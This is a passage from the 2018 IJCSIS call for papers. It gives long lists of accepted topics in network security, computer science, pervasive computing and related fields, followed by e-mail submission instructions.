Systems Security and TPMs, RFID Systems Security, Smart Card Security, Pervasive Systems: Digital Rights Management (DRM) in pervasive environments, Intrusion Detection and Information Filtering, Localization Systems Security (Tracking of People and Goods), Mobile Commerce Security, Privacy Enhancing Technologies, Security Protocols (for Identification and Authentication, Confidentiality and Privacy, and Integrity), Ubiquitous Networks: Ad Hoc Networks Security, Delay-Tolerant Network Security, Domestic Network Security, Peer-to-Peer Networks Security, Security Issues in Mobile and Ubiquitous Networks, Security of GSM/GPRS/UMTS Systems, Sensor Networks Security, Vehicular Network Security, Wireless Communication Security: Bluetooth, NFC, WiFi, WiMAX, WiMedia, others

This Track will emphasize the design, implementation, management and applications of computer communications, networks and services. Topics of mostly theoretical nature are also welcome, provided there is clear practical potential in applying the results of such work.

Track B: Computer Science

Broadband wireless technologies: LTE, WiMAX, WiRAN, HSDPA, HSUPA, Resource allocation and interference management, Quality of service and scheduling methods, Capacity planning and dimensioning, Cross-layer design and Physical layer based issue, Interworking architecture and interoperability, Relay assisted and cooperative communications, Location and provisioning and mobility management, Call admission and flow/congestion control, Performance optimization, Channel capacity modeling and analysis, Middleware Issues: Event-based, publish/subscribe, and message-oriented middleware, Reconfigurable, adaptable, and reflective middleware approaches, Middleware solutions for reliability, fault tolerance, and quality-of-service, Scalability of middleware, Context-aware middleware, Autonomic and self-managing middleware, Evaluation techniques for middleware solutions, Formal methods and tools for designing, verifying, and evaluating, middleware, Software engineering techniques for middleware, Service oriented middleware, Agent-based middleware, Security middleware, Network Applications: Network-based automation, Cloud applications, Ubiquitous and pervasive applications, Collaborative applications, RFID and sensor network applications, Mobile applications, Smart home applications, Infrastructure monitoring and control applications, Remote health monitoring, GPS and location-based applications, Networked vehicles applications, Alert applications, Embedded Computer System, Advanced Control Systems, and Intelligent Control : Advanced control and measurement, computer and microprocessor-based control, signal processing, estimation and identification techniques, application specific IC's, nonlinear and adaptive control, optimal and robot control, intelligent control, evolutionary computing, and intelligent systems, instrumentation subject to critical conditions, automotive, marine and aero-space control and all other control applications, Intelligent Control System, Wiring/Wireless Sensor, Signal Control System. Sensors, Actuators and Systems Integration : Intelligent sensors and actuators, multisensor fusion, sensor array and multi-channel processing, micro/nano technology, microsensors and microactuators, instrumentation electronics, MEMS and system integration, wireless sensor, Network Sensor, Hybrid

Sensor, Distributed Sensor Networks. Signal and Image Processing : Digital signal processing theory, methods, DSP implementation, speech processing, image and multidimensional signal processing, Image analysis and processing, Image and Multimedia applications, Real-time multimedia signal processing, Computer vision, Emerging signal processing areas, Remote Sensing, Signal processing in education. Industrial Informatics: Industrial applications of neural networks, fuzzy algorithms, Neuro-Fuzzy application, bioInformatics, real-time computer control, real-time information systems, human-machine interfaces, CAD/CAM/CAT/CIM, virtual reality, industrial communications, flexible manufacturing systems, industrial automated process, Data Storage Management, Harddisk control, Supply Chain Management, Logistics applications, Power plant automation, Drives automation. Information Technology, Management of Information System : Management information systems, Information Management, Nursing information management, Information System, Information Technology and their application, Data retrieval, Data Base Management, Decision analysis methods, Information processing, Operations research, E-Business, E-Commerce, E-Government, Computer Business, Security and risk management, Medical imaging, Biotechnology, Bio-Medicine, Computer-based information systems in health care, Changing Access to Patient Information, Healthcare Management Information Technology. Communication/Computer Network, Transportation Application : On-board diagnostics, Active safety systems, Communication systems, Wireless technology, Communication application, Navigation and Guidance, Vision-based applications, Speech interface, Sensor fusion, Networking theory and technologies, Transportation information, Autonomous vehicle, Vehicle application of affective computing, Advance Computing technology and their application : Broadband and intelligent networks, Data Mining, Data fusion, Computational intelligence, Information and data security, Information indexing and retrieval, Information processing, Information systems and applications, Internet applications and performances, Knowledge based systems, Knowledge management, Software Engineering, Decision making, Mobile networks and services, Network management and services, Neural Network, Fuzzy logics, Neuro-Fuzzy, Expert approaches, Innovation Technology and Management : Innovation and product development, Emerging advances in business and its applications, Creativity in Internet management and retailing, B2B and B2C management, Electronic transceiver device for Retail Marketing Industries, Facilities planning and management, Innovative pervasive computing applications, Programming paradigms for pervasive systems, Software evolution and maintenance in pervasive systems, Middleware services and agent technologies, Adaptive, autonomic and context-aware computing, Mobile/Wireless computing systems and services in pervasive computing, Energy-efficient and green pervasive computing, Communication architectures for pervasive computing, Ad hoc networks for pervasive communications, Pervasive opportunistic communications and applications, Enabling technologies for pervasive systems (e.g., wireless BAN, PAN), Positioning and tracking technologies, Sensors and RFID in pervasive systems, Multimodal sensing and context for pervasive applications, Pervasive sensing, perception and semantic interpretation, Smart devices and intelligent environments, Trust, security and privacy issues in pervasive systems, User interfaces and interaction models, Virtual immersive communications, Wearable computers, Standards and interfaces for pervasive computing environments, Social and economic models for pervasive systems, Active and Programmable Networks, Ad Hoc & Sensor Network, Congestion and/or Flow Control, Content Distribution, Grid Networking, High-speed Network Architectures, Internet Services and Applications, Optical Networks, Mobile and Wireless Networks, Network Modeling and Simulation, Multicast, Multimedia Communications, Network Control and Management, Network Protocols, Network Performance, Network Measurement, Peer to Peer and Overlay Networks, Quality of Service and Quality of Experience, Ubiquitous Networks, Crosscutting Themes – Internet Technologies, Infrastructure, Services and Applications; Open Source Tools, Open Models and Architectures; Security, Privacy and Trust; Navigation Systems, Location Based Services; Social Networks and Online Communities; ICT Convergence, Digital Economy and Digital Divide, Neural Networks, Pattern Recognition, Computer Vision, Advanced Computing Architectures and New Programming Models, Visualization and Virtual Reality as Applied to Computational Science, Computer Architecture and Embedded Systems, Technology in Education, Theoretical Computer Science, Computing Ethics, Computing Practices & Applications

Authors are invited to submit papers through e-mail ijcsiseditor@gmail.com. Submissions must be original and should not have been published previously or be under consideration for publication while being evaluated by IJCSIS. Before submission authors should carefully read over the journal's Author Guidelines, which are located at <http://sites.google.com/site/ijcsis/authors-notes> .



© IJCSIS PUBLICATION 2018

ISSN 1947 5500

<http://sites.google.com/site/ijcsis/>